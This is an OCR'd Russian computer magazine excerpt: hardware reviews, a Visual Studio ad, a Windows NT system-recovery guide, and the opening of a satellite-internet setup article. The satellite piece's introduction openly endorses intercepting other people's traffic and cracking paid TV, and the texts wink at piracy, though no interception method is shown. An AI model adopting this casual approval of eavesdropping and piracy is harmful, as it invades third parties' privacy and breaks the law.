1) Из трех различных расцветок панелей можно подобрать подходящую к корпусу.

2) Любой свободный пятидюймовый отсек компьютерного блока можно превратить в универсальный портал для HDD.

3) Наличие разъемов SATA, e-SATA, IDE позволит подключить все распространенные виды хардов.

4) Благодаря Vizo Master Panel MPT-101 можно подрубить хард по горячему прямо к работающему компу. После нажатия на кнопку включения панели произойдет обнаружение нового винчестера.


5) Переходник питания имеет разъемы SATA Power и MOLEX для подключения различных типов жестких дисков.



1) Для подключения устройств необходимо иметь собственные кабели IDE, SATA или e-SATA. Комплектация предусматривает только подключение к материнской плате и кабель питания.

2) Отсутствует возможность подключения винчестеров с интерфейсом SCSI.

3) Блестящее покрытие кнопки со временем стирается, а панель отлично сохраняет отпечатки пальцев.





155 $

30 $

NEODRIVE HC-263

Стильный внешний кардридер с поддержкой 21 формата флеш-карт.

Thermaltake Toughpower 700W

PSU для любителей мощного железа

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Заявленная мощность, Вт: 700
Стандартных разъемов (Молекс), шт. 7
Количество SATA-разъемов, шт. 6
Количество FDD-разъемов, шт. 2
PCI-Express (6 контактов), шт. 2
Основной разъем, контактов. 24
AUX-разъем: нет
Покраска: черный зеркальный



1) Настоящий мужик должен питать страсть или хотя бы испытывать уважение к мощным устройствам. Например, к таким, как новый блок питания от Thermaltake (700 Вт).

2) Разобрав его, обнаруживаем отличную пайку элементов, алюминиевые радиаторы для дополнительного охлаждения и наличие дросселей.

3) Чтобы судить о серьезности этого черного девайса, стоит только обратить внимание на его вентилятор: 140 мм в диаметре — это не шутка. Однако работает он довольно тихо и покой мирных граждан не нарушает.

4) Thermaltake Toughpower 700W обладает активной коррекцией мощности. С помощью устройства PowerCheck 2.0 от Formoza мы смогли оценить КПД девайса — 82%.

5) Девайс рассчитан на работу не со скромненькими конфигурациями, а с настоящими кибермонстрами игровой индустрии. Для питания сверхпроизводительных видеокарт уже имеются два 6-контактных разъема, так что работа в SLI и CrossFire не составляет проблемы.

–

1) Отличное получилось устройство, да вот цена подкачала. Будем ждать, пока подешевеет. Или, может, сейчас немного разориться?

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Поддерживаемые форматы: Compact Flash I/II, CF Exterme Card, IBM Micro Drive, Smart Media, Secure Digital, RS MMC (требуется адаптер), MMC, Hi Speed MMC, Mini SD (требуется адаптер), SM, SM Ram Card, Memory Stick, MS Pro, MS Duo, MS Pro Duo, MS Magic Gate, XD, MS Select Function Card, Hi Speed MS, MS Ultra II.
Интерфейс с компьютером: USB 2.0
Отделочные материалы: кожа, хромированная сталь
Габариты: 50x90x22 мм
Вес: 115 г



1) Яркий дизайн с кожаной отделкой и хромированной сталью. Гаджет внешним видом напоминает визитницу.

2) Благодаря USB 2.0 даже большие флешки будут сливаться на комп довольно быстро. Но для совместимости с некрокомпами поддерживается и тормозной USB 1.1.

3) Устройство способно работать с картами 21 формата. Индикатором чтения/записи служит синий светодиод.

4) При извлечении флеш-карт нет необходимости совершать безопасное отключение устройства.

5) Малый вес и габариты позволяют использовать девайс не только дома, но и в пути при помощи ноутбука.

6) Длины кабеля достаточно для удобного размещения ридера, даже если системный блок установлен под столом.

7) Комплект поставки включает в себя диск с драйверами и инструкцию на русском языке.



1) На корпусе отсутствует маркировка форматов карт рядом с разъемами — приходится наугад искать необходимый.

2) На хромированной отделке остаются следы пальцев.

test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям БЮРОКРАТ (т.(495) 745-5511, www.buro.ru), NEODRIVE (www.neodrive.ru), НПФ Игалакс (т.(495) 488-2474, www.igalax.ru), IRlink ((495) 755-5122, www.irlink.ru), а также европейскому представительству компании Thermaltake.

Your potential. Our passion.™

Microsoft®





Новый Visual Studio 2005. Разница очевидна.

Видите отличия? Как только вы начнете программировать, они сразу обнаружатся. Новый Visual Studio® 2005 имеет 400 новых возможностей, дополнительные элементы управления для Web и Windows®, заготовки кода, которые облегчают решение трудоемких задач и избавляют от рутины. Таким образом, вы можете сосредоточиться на создании вашей программы. Найдите 10 отличий и сыграйте в игру на **msdn.microsoft.com/vstudio/difference**





КРИС КАСПЕРСКИ АКА МЫЩЪХ

Подъем рухнувшей NT

ПОЛНОЕ РУКОВОДСТВО ПО ВОССТАНОВЛЕНИЮ РАБОТОСПОСОБНОСТИ СИСТЕМЫ

НЕ ГРУЗИТСЯ СИСТЕМА?! ЭТО ЕЩЕ НЕ ПРИГОВОР. РВАТЬ ВОЛОСЫ НА ГОЛОВЕ И С ГРОМКИМИ ВОЗГЛАСАМИ «ВПЕРЕД!» БРАТЬСЯ ЗА ПЕРЕУСТАНОВКУ ПОКА РАНО! ОПЕРАЦИОННЫЕ СИСТЕМЫ СЕМЕЙСТВА NT ОЧЕНЬ НАДЕЖНЫ И «САМИ ПО СЕБЕ» ПАДАЮТ КРАЙНЕ РЕДКО. ОБЫЧНО СИСТЕМУ РОНЯЮТ КРИВЫЕ ПРОГРАММЫ, ВИРУСЫ И НЕПРОДУМАННЫЕ ДЕЙСТВИЯ ПОЛЬЗОВАТЕЛЯ. НО ДАЖЕ В СЛУЧАЕ ПАДЕНИЯ ВЕРОЯТНОСТЬ ВОССТАНОВЛЕНИЯ РАБОТОСПОСОБНОСТИ ДОВОЛЬНО ВЕЛИКА. КАК ПОДНЯТЬ УПАВШУЮ NT И ВЕРНУТЬ ВСЕ СВОИ ДАННЫЕ? БЕЗ ПАНИКИ! СЕЙЧАС МЫ РАССМОТРИМ САМЫЕ РАЗНООБРАЗНЫЕ СИТУАЦИИ.

Для специалиста слова «NT/W2K/XP не грузится» ровным счетом ничего не значат . Мог сломаться жесткий диск, пострадать файловая система, разрушиться таблица разделов, слететь первичный/вторичный загрузчик, навернуться реестр, исчезнуть файл ntldr, boot.ini, заглючить драйвер и т.д.

Прежде чем начать действовать, необходимо произвести первичную диагностику проблемы, тщательно обдумывая каждое свое действие. Один неверный шаг может загубить гигабайты данных, значительно усложняя восстановление или даже делая его практически невозможным.

В идеале, конечно, следовало бы обратиться в ближайший сервисный центр и воздержаться от «самолечения», однако количество хороших сервисов можно пересчитать по пальцам одной руки, да и те завалены заказами и работают в основном на заграницу. Остальные же, прикрываясь разнообразными лицензиями и сертификатами, не имеют никаких собственных наработок и используют утилиты массового назначения, которые пользователь может запустить и без них. Тем не менее, даже у плохого сотрудника сервисного центра есть опыт, которого у рядового пользователя нет. С другой стороны, многие виды разрушений восстанавливаются элементарно, даже без обращения к специалистам.

Шаг 1: диагностика жесткого диска


Первым делом необходимо проверить сам жесткий диск: жив ли он или уже нет? Обесточив компьютер и выдернув PATA/SATA-шлейф, подаем питание и слушаем. Нормально работающий диск раскручивает мотор, издает характерный звук рекалибровки, после чего успокаивается. Любое другое поведение указывает на неисправность, которая может носить аппаратный (сгорела электроника), механический (навернулась механика), физический («посыпалось» магнитное покрытие пластин) и логический (нарушилась целостность управляющей микро-ОС) характер. За исключением физической порчи блинов все остальные повреждения поддаются восстановлению в сервисном центре, оснащенном специальным оборудованием. В домашних же условиях, без опыта и знаний «лечение» винта гробит его окончательно.

Если тест диска прошел успешно — подключаем к нему PATA/SATA-шлейф, включаем компьютер и смотрим, определяется ли он в BIOS Setup или нет. Виновником может быть как сам жесткий диск, так и IDE-контроллер. На всякий случай пробуем подключить диск к другому каналу, а еще лучше к другому компьютеру. Аналогично проверить работоспособность IDE-контроллера можно с помощью заведомо рабочего винта.

Если жесткий диск здоров — читаем статью дальше. Если же нет — отправляем его в сервисный центр.

Шаг 2: диагностика файловой системы

Жесткий диск жив, но система не грузится. Как так?! Совсем, что ли, не грузится?! Если разрушена таблица разделов, или слетел за-



› Вызов консоли восстановления



› R-Studio — одна из лучших программ автоматического восстановления

грузчик, то BIOS должна материться, причем на английском языке. Если слетел ntldr (NT loader), поврежден реестр и т. д., то система так прямо и говорит. В этом случае файловая система с вероятностью примерно 90% цела — пострадала лишь сама NT. Однако случается так, что никаких надписей на экран не выдается, и компьютер, успешно пройдя POST, впадает в завис. Причиной может быть как дефект в загрузчике/таблице разделов, так и в самом компьютере (памяти, процессоре или других компонентах). Если есть заведомо исправный компьютер — подключи винт к нему и посмотри, что будет. Ну, «что будет» сказать нетрудно: NT, в отличие от 9x, не рассчитана на смену железа и, попав в неродное аппаратное окружение, скорее всего, прекратит загрузку, выбросив BSOD. Поэтому действовать нужно совсем не так!

Подключаем восстанавливаемый винчестер к заведомо исправному компьютеру с установленной NT на второй IDE-канал. Загрузившись со «здоровой» NT, смотрим на подопытный диск, есть ли там вообще что-нибудь. Если таблица разделов цела, то должны появиться новые логические диски. Пробуем их открыть. В лучшем случае мы увидим все свои файлы такими, какими они были до катастрофы. Или, если не все, то хотя бы часть. В большинстве случаев страдает диск C:, а остальные разделы остаются нетронутыми. Копируем все, что осталось, а на резервный винчестер пытаемся восстановить то, чего нет.


Несколько тонких нюансов. При восстановлении жестких дисков аппаратный RAID, который подключен к интегрированному контроллеру на материнской плате, переставлять можно только на компьютер с аналогичным контроллером, что не всегда просто сделать. Намного легче подключить к этому же компьютеру дополнительный жесткий диск на свободный канал и установить NT/W2K/XP с лазерного диска, естественно, не забыв нажать F6 и воткнуть дискету с RAID-драйвером (иначе NT его ни за что не увидит). Изготовить такую дискету можно, загрузившись с CD, поставляемого вместе с платой, и следуя предложенным инструкциям. Некоторые материнские платы несут на своем борту несколько RAID-контроллеров (например, для PATA- и SATA-дисков), и тут главное — не перепутать, какой из них выбрать.

Кстати говоря, коварная (или скорее тупая NT) почему-то до сих пор не знает, что существует такая вещь, как порядок загрузки с носителей, определяемый в BIOS. Уже лет десять как все BIOS'ы позволяют грузиться с любого из имеющихся жестких дисков, хоть с первого, хоть со второго, хоть с RAID'а. А вот NT самостоятельно сканирует шину, определяет порядок подключения устройств и при установке на не первый жесткий диск принудительно модифицирует загрузчик первого, записывая туда специальный код, призванный загружать систему оттуда, где она есть. Запись же на винчестер/RAID с разрушенной файловой системой/таблицей разделов носит непредсказуемый и зачастую крайне разрушительный характер. С жесткими дисками проблем нет — просто поменял шлейфы местами, и все, а вот с RAID-массивами… Ведь NT вполне может увидеть RAID первым! Есть выход: отключаем RAID, ставим систему на новый жесткий диск (не забывая про драйвер RAID'a!), подключаем RAID и начинаем заниматься восстановлением.

С программными RAID'ами все просто и сложно одновременно. Данные о конфигурации дисковых массивов, созданных Windows NT 4.0 или более ранними версиями, содержатся в реестре и при загрузке с другого винчестера оказываются недоступными. В Windows 2000 и более поздних версиях программные RAID-массивы создаются на базе динамических дисков, хранящих свои атрибуты в фиксированных местах диска, и потому доступных отовсюду (естественно, NT 4.0 их не увидит, но это не страшно).

Другой подводный камень: начиная с Windows 2000, система поддерживает атрибут шифрования, позволяющий зашифровывать/расшифровывать файлы на лету без явного ввода пароля, то есть совершенно прозрачно для пользователя. На самом деле пароль (а точнее, ключ шифрования) хранится в реестре и генерируется на основе регистрационных данных пользователя случайным образом, то есть повторное создание пользователя с точно таким же именем/паролем не позволит расшифровать зашифрованные файлы, если только в нашем распоряжении нет оригинального реестра, хранящегося в файле Document-n-Setting/имя — пользователя/NTUSER.DAT. Если он уцелел, то задача восстановления зашифрованных файлов сводится к перетаскиванию его на новый жесткий диск, если же нет… Расшифровать файлы можно только тупым перебором, которым занимается множество утилит, но ни одна не дает гарантии быстрого успеха.

› R-Studio ищет уцелевшие файловые записи со сигнатуре «FILE*\x00»



Первичная диагностика аварии

симптом		диагноз	лекарство
жесткий диск не опознается BIOS'ом		отказ электроники жесткого диска	–
операционная система не загружается, BIOS выдает надпись «non system disk», missing operation system или что-то в этом роде	при загрузке с дискеты логические диски не видны (команда C: дает ошибку)	повреждена таблица разделов или сигнатура 55h AAh	восстанови MBR вручную или R-Studio
	логические разделы видны и исправны (команды C: и dir C: работают)	слетел boot и/или MBR -згрузчик	запусти консоль восстановления и дай команды FIXBMR и FIXBOOT
	логические разделы видны, но команда dir C: дает ошибку	поврежден boot-сектор или MTF	восстанови boot-сектор вручную или резервной копии, восстанови MFT из MFTMirr
операционная система начинает закружаться, но затем виснет или прерывается с сообщением об ошибке	команда dir C: выполняется нормально, chkdsk не находит ошибок	навернулась сама операционная система	переустанови операционную систему, предварительно скопировав все ценные файлы на другой носитель
	команда dir в одном или нескольких подкаталогах выводит мусор или показывает не все файлы	повреждена MTF или одна из ее дочерних структур	запусти Disk Explorer и прочитай файлы из MFT напрямую в обход индексов
	некоторые файлы не читаются, при этом винчестер издает ритмичные скребущие звуки	физические повреждения поверхности диска	запусти утилиту восстановления жесткого диска от его производителя
	некоторые файлы содержат в себе фрагменты других файлов	на диске образовались пересекающиеся кластеры	запусти chkdsk
	свободное место на диске планомерно уменьшается без видимых причин	некоторые кластеры оказались потерянными	запусти chkdsk

Шаг 3: что делать, если нет резервного винчестера

Жесткие диски сейчас дешевы как никогда, и приобрести винчестер для восстановительных целей может каждый. Правда, бывают ситуации, когда данные нужно восстановить прямо здесь и сейчас, а на часах — полчетвертого ночи, за окном — темень, магазины закрыты и… Или, что еще хуже, все IDE-каналы заняты программным RAID-массивом, и новый диск цеплять просто неоткуда. В таких случаях нас выручит Windows PE, представляющая собой обыкновенный Live-CD, хорошо известный пользователям UNIX. Загрузившись с лазерного диска (не забыв нажать F6 для установки RAID-драйверов, если это необходимо), мы увидим содержимое восстанавливаемого винчестера или то, что от него осталось. Правда, в открытую продажу Windows PE так и не поступила, и по официальным каналам достать ее могут либо партнеры Microsoft, либо сотрудники авторизованных сервисных центров, либо… стоп! Про пиратство мы помним, но сделаем вид, что ни Осла, ни Митинского радиорынка (с кучей других ларьков) просто не существует в природе.


На самом деле собрать Windows PE можно из обычного дистрибутива Windows 2000 с интегрированным SP1 (или выше), XP или Server 2003 при помощи бесплатной утилиты Bart's PE Builder, которую можно скачать с www.nu2.nu/pebuilder/ и прожечь полученный образ на CD-R/CD-RW. Туда же можно закинуть и утилиты для восстановления, о которых мы поговорим в следующем разделе. PE Builder — замечательная вещь, не один раз выручавшая меня в практически безвыходных ситуациях. Однако для изготовления Windows PE необходимо иметь работающий компьютер с выходом в сеть, а его-то в случае аварии у нас, скорее всего, и нет. Конечно, можно изготовить Windows PE заранее, но среднестатистический, увы, пользователь совершенно не заботится о таких мелочах! Даже если он и прожжет диск, то наверняка его потеряет и в нужный момент не сможет быстро найти.


В крайнем случае можно обойтись и родным дистрибутивным диском Windows 2000/XP, запустив консоль восстановления (recovery console). Это делается так: притворившись, что хотим переустановить систему, мы дожидаемся экрана с надписью: «Чтобы восстановить Windows, нажмите <R>». Жмем <R> и появляется другой экран: «Для исправления установки Windows через консоль восстановления нажмите <C>; для исправления Windows с помощью операции аварийного восстановления нажмите <R>». Жмем <C> и попадаем в черный экран а-ля MS-DOS. Если консоль восстановления обнаружит неубитую Windows, то она высветит путь к системному каталогу и предложит ввести пароль администратора. Предложение из разряда тех, от которых невозможно отказаться, но, даже если мы помним пароль, не факт, что он подойдет (ведь реестр мог быть разрушен, а пароль — превратиться в мусор). Если же никаких следов пребывания Windows не обнаружено, то нас сразу выкинут в корневой каталог диска C: (если диск C: жив), не требуя пароля.

Находясь в консоли восстановления, мы можем просматривать файлы командой «dir» и совершать некоторые восстановительные операции встроенными командами, однако запускать свои собственные программы, увы, невозможно, равно как и скопировать уцелевшие файлы. То есть скопировать их, конечно, можно, но только куда? На дискету?! Да и к тому же по умолчанию нам доступен только системный каталог (или корневой каталог диска C:, если система не обнаружена). Переход в остальные каталоги (и доступ к файлам) строго запрещен. К счастью, защита снимается парой магических команд: «SET AllowAllPaths = true» и «SET AllowRemovableMedia = true», после чего с диском можно делать все что угодно.

Шаг 4: восстановление файловой системы

Если логические диски уцелели, но файлы на них не видны, или вместо каталогов высвечивается какая-то невнятная абракадабра,





Внешний вид утилиты MS Backup

то с некоторой долей риска можно запустить chkdsk из консоли восстановления, Windows PE или винчестера со здоровой NT. Несмотря на свою кажущуюся простоту, chkdsk — это довольно мощный инструмент, корректно исправляющий многие виды разрушений, но (!) никаких гарантий, что он не ухудшит ситуацию, у нас нет. Поэтому лучше оставить его каскадерам и прочим экстремалам, а самим воспользоваться средствами неразрушающего восстановления — такими, которые извлекают все уцелевшие данные, предлагая запихать их на резервный носитель (дополнительный жесткий диск, например), не внося при этом никаких изменений в файловую систему! Другими словами, по окончании восстановительных работ файловая система останется в том же состоянии, в котором была до того, и, если результат работы утилиты нас не удовлетворит, мы можем попробовать другую, третью… пока, наконец, не найдем такую, которая решит наши проблемы.

С одной стороны, это хорошо, с другой — плохо, поскольку для копирования данных требуется винчестер солидного объема, не говоря уже про необходимость повторной установки системы со всеми приложениями. Поэтому на практике обычно действуют так: сначала запускают утилиту неразрушающего восстановления, вытягивая из диска наиболее ценные данные, а потом вызывают chkdsk — вдруг повезет, и все разрушения исчезнут?

Таких утилит существует очень много, но лучшими, на мой взгляд, являются NtExplorer от Runtime Software (www.runtime.org) и R-Studio от R-TT Inc (www.r-tt.com). Обе утилиты платные, однако нашего пользователя подобные обстоятельства не смущают, тем более что закон не запрещает держать дома Осла.

NtExplorer — это редактор диска, поддерживающий NTFS и ориентированный на ручную работу, однако благодаря интуитивно-понятному интерфейсу с ним может справиться даже ребенок. В отличие от него R-Studio представляет собой автоматизированный инструмент, осваиваемый моментально и позволяющий скопировать все уцелевшие файлы несколькими щелчками мыши. В NtExplorer'е каждый файл приходится извлекать отдельно через серию операций, что, разумеется, крайне непроизводительно, но при некоторых разрушениях файловой системы автоматы вроде R-Studio виснут окончательно и бесповоротно или выдают один лишь мусор, в то время как NtExplorer делает только то, что ему прикажут.

Несколько слов о внутреннем устройстве NTFS. Вся информация о файлах (и каталогах) дискового тома хранится в специальном файле, именуемом MFT (Master File Table — Главная Файловая Таблица), который по умолчанию хранится в начале раздела, резервируя для себя 10% от общего размера тома, однако при недостатке места зарезервированное, но еще не занятое пространство, выделяется в «бюджет общего пользования», и тогда по мере роста MFT начинает фрагментироваться, размещаясь где попало. Это если смотреть снаружи. Изнутри MFT представляет собой массив файловых записей (FILE RECORD), описывающих свойства и порядок размещения на диске соответствующих им файлов. Большинство файлов описываются одной записью, некоторые (особо длинные и фрагментированные) требуют от двух и более.

Каждая файловая запись начинается с сигнатуры «FILE*\x00», поэтому может быть обнаружена посекторным сканированием диска, даже когда таблица разделов, загрузочная запись и начало MFT полностью разрушены. Как следствие, NTFS легко выдерживает форматирование и прочие издевательства, чего нельзя сказать о FAT.


Шаг 5: восстановление операционной системы

Только в исключительных случаях падение NT сопровождается разрушением файловой системы (особенно на NTFS-разделах). Обычно файловая система остается цела, а NT гробится из-за разрушения реестра некорректно работающим программным обеспечением. В стародавние времена проблема решалась установкой новой NT «поверх» упавшей, но вот сейчас… наложение сервис-паков обновляет ядро NT, делая переустановку невозможной. Инсталлятор, ругнувшись на более свежую версию, предложит либо прервать установку, либо установить систему с нуля, после чего все программы (и сервис-паки) придется переустанавливать заново, что отнимает уйму времени.

Существует несколько решений этой проблемы. Например, можно приобрести диск с уже интегрированными пакетами обновления или воспользоваться утилитами для автоматического резервирования. Их можно разделить на два больших класса: одни (к которым принадлежит знаменитый Norton Ghost) резервируют весь системный раздел целиком, другие (типа MS Backup) сохраняют лишь системный реестр и жизненно-важные системные файлы, не трогая всего остального. На протяжении многих лет я пользуюсь штатным MS Backup'ом и остаюсь им вполне доволен. Просто щелкаем по букве диска, выбираем «свойства», «сервис», «выполнить архивацию». Сам архивный файл для надежности лучше всего держать не на винчестере, а хранить на CD-R/CR-RW, тем более что он имеет небольшой размер (порядка ~250 Мб).

Заключение


Пробежавшись по основам восстановления, мы оставили за кадром столь обширный и неподъемный материал, которого хватило бы не на одну книгу или, по крайней мере, цикл моих статей, которые ты найдешь на диске к журналу.




INFO

Список команд в консоли восстановления можно получить, набрав команду HELP. Так, например, с помощью команды FIXBOOT и FIXMBR ты сможешь восстановить загрузочный сектор (boot sector) и главную загрузочную запись (master boot record), а утилита BOOTCFG поможет отредактировать меню загрузки в файле BOOT.INI.

По умолчанию NT нумерует логические диски в следующем порядке. Букву C: получает первый раздел на первом жестком диске. Буква D: достается первому разделу второго жесткого диска. Затем идут оставшиеся разделы первого жесткого диска, а за ними — второго.



На диске ты найдешь все программы, упомянутые в статье, а также другой полезный софт, который использует Крис.



INFO

Созданная с помощью Bart PE ОС отлично чувствует себя в локальной сети. Это пригодится, чтобы скачать необходимые файлы с сервера, другого компьютера из локалки или же из интернета.



GPCH
/ ADMIN@DOTFIX.NET /

Межпланетные рыболовы

НАСТРОЙКА АНТЕННЫ СРАЗУ НА ДВА СПУТНИКА И СНИФИНГ ЧУЖОГО ТРАФИКА

ВЕДЬ ПРАВИЛЬНО ГОВОРЯТ: НЕТ ПРЕДЕЛА СОВЕРШЕНСТВУ. ЕЩЕ НЕДАВНО МЫ КАК ДЕТИ РАДОВАЛИСЬ, НАСТРОИВ СПУТНИКОВОЕ ТЕЛЕВИДЕНИЕ, А УЖЕ СЕГОДНЯ ПЫТАЕМСЯ ПРИКРУТИТЬ К АНТЕННЕ ЕЩЕ ОДИН КОНВЕРТЕР И ПОДНЯТЬ С ЕГО ПОМОЩЬЮ САТ-ИНТЕРНЕТ. БРЕДОВАЯ, НА ПЕРВЫЙ ВЗГЛЯД, ИДЕЯ ОКАЗАЛАСЬ НЕ ТАКОЙ УЖ БРЕДОВОЙ, А СПУТНИКОВЫЙ ИНТЕРНЕТ — НЕ ТАКИМ ТОРМОЗНЫМ И БЕСПОЛЕЗНЫМ. ОСОБЕННО С УЧЕТОМ НЕСКОНЧАЕМОГО ПОТОКА ВСЕВОЗМОЖНОГО СТАФФА И ВАРЕЗА, КОТОРЫЙ УДАЛОСЬ ОРГАНИЗОВАТЬ АБСОЛЮТНО БЕСПЛАТНО!

Конец беготне!

Опубликованный в одном из прошлых номеров мануал по настройке спутникового ТВ имел ошеломляющий успех. Большое количество свободных каналов, а также платных пакетов, которые легко можно взломать, лихо простимулировали читателя по части установки нужного комплекта оборудования. Благо настроить систему ценою всего в $150 оказалось совсем несложно — было бы желание.

Правда, телевизионный спутник HotBird (13E) хотя и транслирует тысячи каналов и радио, однако не имеет такой важной составляющей, как интернет-провайдеры. А значит, ни сат-инет не поюзаешь, ни халявой за чужой счет не разживешься. В последнем случае я говорю о перехвате чужого трафика — это возможно, но о конкретной реализации мы поговорим позже. Вообще, конечно, потоки с чисто цифровыми данными на Жар-птице все же есть, но все они либо приватные, либо совсем скудные, и порадоваться там, даже в случае успешного перехвата, нечему. Другое дело — спутник Sirius. Запущенный еще в 1997 году, это один из наиболее популярных обитателей геостационарной орбиты, и подходящих нам провайдеров там полным полно. В том числе и отечественных, что играет нам на руку. Наши экономные граждане всякую фигню качать не будут. И драгоценный трафик будут в основном использовать для закачки самых вкусных вещей, а они-то нам и нужны.

Но как быть? Ведь антенна уже настроена на телевизионный спутник, и идти настраивать ее на Сириус нет никакого желания. Что же теперь? Мотаться туда-сюда и по 10 раз на день заниматься настройкой? Не вариант. Но зато за дополнительные $30 ты сможешь купить еще один конвертер, специальное крепление, а также хитроумный переключатель, которые позволят «смотреть» два спутника сразу. Такой прием, когда спутниковая система состоит из одной антенны и нескольких конвертеров, называется мультифидом и позволяет принимать несколько спутников без дополнительной перенастройки.

Немного теории

Глупо приступать к настройке, не имея представления о том, как вся система будет работать, поэтому на пальцах попробую объяснить, что к чему. Спутниковую антенну неспроста называют зеркалом или рефлектором. Дело в том, что электромагнитные волны, идущие со спутника, попадают в конвертер только после того, как отразятся от поверхности антенны. Отражения сигнала от поверхности антенны подчиняются классическим законам оптики и, в частности, самому главному из них: «Угол падения равен углу отражения». Твоя антенна сейчас настроена так, чтобы в конвертер попадал отраженный сигнал со спутника HotBird (здесь и далее будем использовать его в качестве примера). Но ведь на зеркало попадают электромагнитные волны и от других спутников (расположенных рядом по геостационарной орбите), а значит, сигналы от этих спутников тоже фокусируются, но в других и в каждом случае разных точках. Понимаешь? Если в эти точки поставить отдельные конверторы, то спутниковая сис-



Готовый мультифид

тема антенны сможет одновременно вести прием со всех этих спутников без какой-либо перенастройки!

Что нам нужно?

Конечно же, дополнительный конвертер. Его мы установим на специальное крепление, которое, в свою очередь, монтируется к креплению штатного облучателя. Мы рассматриваем самый простой случай, когда устанавливается всего два конвертера. Получившаяся таким образом конструкция внешне сильно напоминает очки, поэтому не удивляйся, если я ее так буду называть. Стоимость подходящего крепления сильно варьируется, но достойный вариант можно взять за $10 в любом магазине спутниковых товаров (их можно найти на Горбушке в Москве). Еще нам потребуется переключатель между конвертерами, который называется DiSEqC (вообще, так называется протокол, по которому осуществляется управление переключателем, но не в этом суть). Без него ничего не выйдет, поскольку именно он будет отвечать за взаимодействие между конвертерами. Стоит такой девайс от 50 рублей до 50 баксов, в зависимости от производителя и количества входов для конвертеров, которые к нему возможно подключить. Я тебе советую взять проверенный Golden Interstar немецкого производства за 15 баксов. Итого наша статья расходов составит $25. Добавим сюда второй конвертор баксов за 10 и в конечном счете получим чуть более $35.На мой взгляд, копейки, особенно в сравнении с ценами на другое компьютерное железо.

Сухие числа

